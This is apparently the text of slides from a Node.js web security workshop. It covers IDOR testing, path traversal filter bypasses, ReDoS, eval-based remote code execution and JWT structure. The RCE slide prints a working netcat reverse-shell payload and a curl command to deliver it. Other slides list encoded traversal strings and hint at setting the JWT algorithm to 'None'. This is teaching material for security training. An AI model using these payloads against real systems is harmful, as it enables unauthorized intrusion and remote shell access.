https://*.twimg.com; worker-src 'self' blob:; report-uri
https://twitter.com/i/csp\_report?a=05=false
```

- Supported by Chrome, Firefox, Safari but not IE !


# Lab 3: Client Side attacks on Node.js



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# Insecure Direct Object References (IDOR)

- User supplied input is unvalidated and direct access to the object requested is provided.



# IDOR - What's an Object ?

- Any user data/information like, pictures, profile, account, files etc
- Social Network:
  - videos, photos, posts, followers etc...
- Ecommerce:
  - Credit card, profile information, shipping address, items, shopping cart
- Other:
  - Files, documents, messaging,

# IDOR - Example

Consider the following URL for deleting the profile pic of a certain user:

`https://example.com/deleteProfilePic?id=1337`

If the application is vulnerable to IDOR:

`https://example.com/deleteProfilePic?id=1338`

Will delete the profile pic of another user having the id of “1338”

# IDOR - Testing

1. Capture all the traffic via a proxy like burpsuite
2. Find all the requests (GET/POST/PUT) which has any object identifier like:
  - a. id, pid, uid etc... or
  - b. Check for URLs in the format “/api/v2/profile/12345” etc...
3. Create a secondary account and get the above identifiers from both accounts.
4. Use first account's session and replay requests with the identifier from secondary account.
5. Can you access/edit any of the object from another account?

# IDOR - Testing

- What if identifiers are not easily predictable (ex: UUID) ?

Ex: 30c4fa50-d1a2-11ea-87d0-0242ac130003

- Look for ways to leak the identifiers from common API calls which gives bulk data:

- /api/v2/users/
- /api/v2/profile/
- /api/v2/files/


# Lab 4: Business logic flaws



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- A path traversal attack aims to access files and directories that are stored outside the webroot folder.
- Happens mostly due to:
  - user input being directly used inside `file_include()` functions
  - Incorrect path normalization techniques

```
u = request.url;
```

```
path.normalize(url.parse(u).pathname.replace(/^[\\\/]?/, '/')).replace(/\\/g, '/')
```

```
// Exploit and more details in lab 5 ;)
```

# Path Traversal - Filter Bypass techniques

- URL encoding (both single and double encoding) can help bypass typical filters or normalization techniques ! ;)

<code>%2e%2e%2f</code>	<code>../</code>
<code>..%255c</code>	<code>..\</code>
<code>%2e%2e/</code>	<code>../</code>
<code>..%2f</code>	<code>../</code>
<code>%2e%2e%5c</code>	<code>..\</code>
<code>%252e%252e%255c</code>	<code>..\</code>
<code>..%5c</code>	<code>..\</code>

# Regular Expression Denial of Service (ReDoS)

Attacking regex engines with specifically crafted inputs.

**Regex:** `/A (B|C+)+D/`

**String:** `ACCCX`

1. The regex engine will try to match the first possible way to accept the current character and then proceed to the next one.
2. If it fails to match the next one, it backtracks to see if there is a way to match the previous character.
3. This can go on and on and sometimes it can cause an exponential backtracking causing a Denial of Service.

# Regular Expression Denial of Service (ReDoS)

Attacking regex engines with specifically crafted inputs.

**Regex:** `/A (B| C+) +D/`

**String:** `ACCCX`

4 different ways to match the above string with the regex:

1. CCC
2. CC+C
3. C+CC
4. C+C+C.

Higher number of “C” == More permutations ! For an invalid regex, all the above test cases should fail.

What if number of “c” is too large == Exponential backtracking !

# Regular Expression Denial of Service (ReDoS)

Attacking regex engines with specifically crafted inputs.

**Regex:** `/A(B|C+)+D/`

**String:** `ACCCX`

**Regex Debugger:** [regex101.com](https://regex101.com)

String	No. of C's	Steps
ACCCX	3	37
ACCCCX	4	70
ACCCCCX	5	135
ACCCCCCCCCCCCCCX	14	65,552

# Remote Code Execution (RCE)

➤ If user input is passed on to javascript execution sinks, it directly escalates to RCE !

- eval()
- Function ()
- ... ?

```
app.get('/', function (req, res) {  
  res.send('Hello ' + eval(req.query.q) );  
  console.log(req.query.q);  
});
```

**POC:** `require('util').format('%s', 'hacked')`

**Reverse Shell:** `require('child_process').exec('rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|/bin/sh -i 2>&1|nc 127.0.0.1 4444 >/tmp/f ')`

`curl http://localhost/?q=payload`

# Lab 5: Attacking NPM modules



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# JSON Web Tokens (JWT)

- JWT = JSON Web Tokens
- Defined in RFC 7519
- Extensively used on the modern web for Authentication, especially on REST API's
- (Somewhat) Secure way to exchange authentication information
- Stateless session management, no session cookies, Once configured (establishes trust), backend doesn't need to talk to authorization server



# JSON Web Tokens (JWT)

➤ Consists of 3 parts:

- Header

Header:

```
{  
  "alg": "RS256",  
  "typ": "JWT"  
}
```

- Primarily contains algorithms using which encryption happens.
- What if we manually modify the algorithm to “None” ?

# JSON Web Tokens (JWT)

➤ Consists of 3 parts:

- Payload

```
{  
  "status": "success",  
  "data": {  
    "id": 18,  
    "username": "",  
    "email": "user@gmail.com",  
    "role": "customer",  
    "isActive": true,  
    "createdAt": "2020-03-02 17:46:25.410 +00:00",  
    "updatedAt": "2020-03-02 17:46:25.410 +00:00",  
    "deletedAt": null  
  },  
}
```

- Contains data, user information, etc...

# JSON Web Tokens (JWT)

- Consists of 3 parts:
  - Signature

```
mzVGu3bfTNVyp-O5Be7p6YsxWPyRR0RJIzfp90I4Tf0A0pWZSEKYbGf1Vk5i  
DaYUWshTxHgKw-JCCaLleOeHfLmtT2Tqr_42TZIhIbmVIZSUqqxLyZoCqNEw  
tSV_5abb0xSEb3bV1-nMIZV6iur21-BRPjOmGOwmsNrFM3DFQ9A
```

Used for server side verification and integrity checking !

# JSON Web Tokens (JWT) - Summarised

1 eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJzdWIiOiIxMjM0NTY3ODkwIiwibmFtZSI6IkpvaG4gRG9lIiwiaWF0IjoxNTE2MzkwMjQ.DlYfQ.XbPfbIHMI6arZ3Y922BhjWgQzWXcXNrz0ogtVhfEd2o 2 3

## 1 Header

```
{  
  "alg": "HS256",  
  "typ": "JWT"  
}
```

## 2 Payload

```
{  
  "sub": "1234567890",  
  "name": "John Doe",  
  "iat": 1516239022  
}
```

## 3 Signature

```
HMACSHA256(  
  BASE64URL(header)  
  .  
  BASE64URL(payload),  
  secret)
```

# Lab 6: Cryptography



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# Questions



# Q & A

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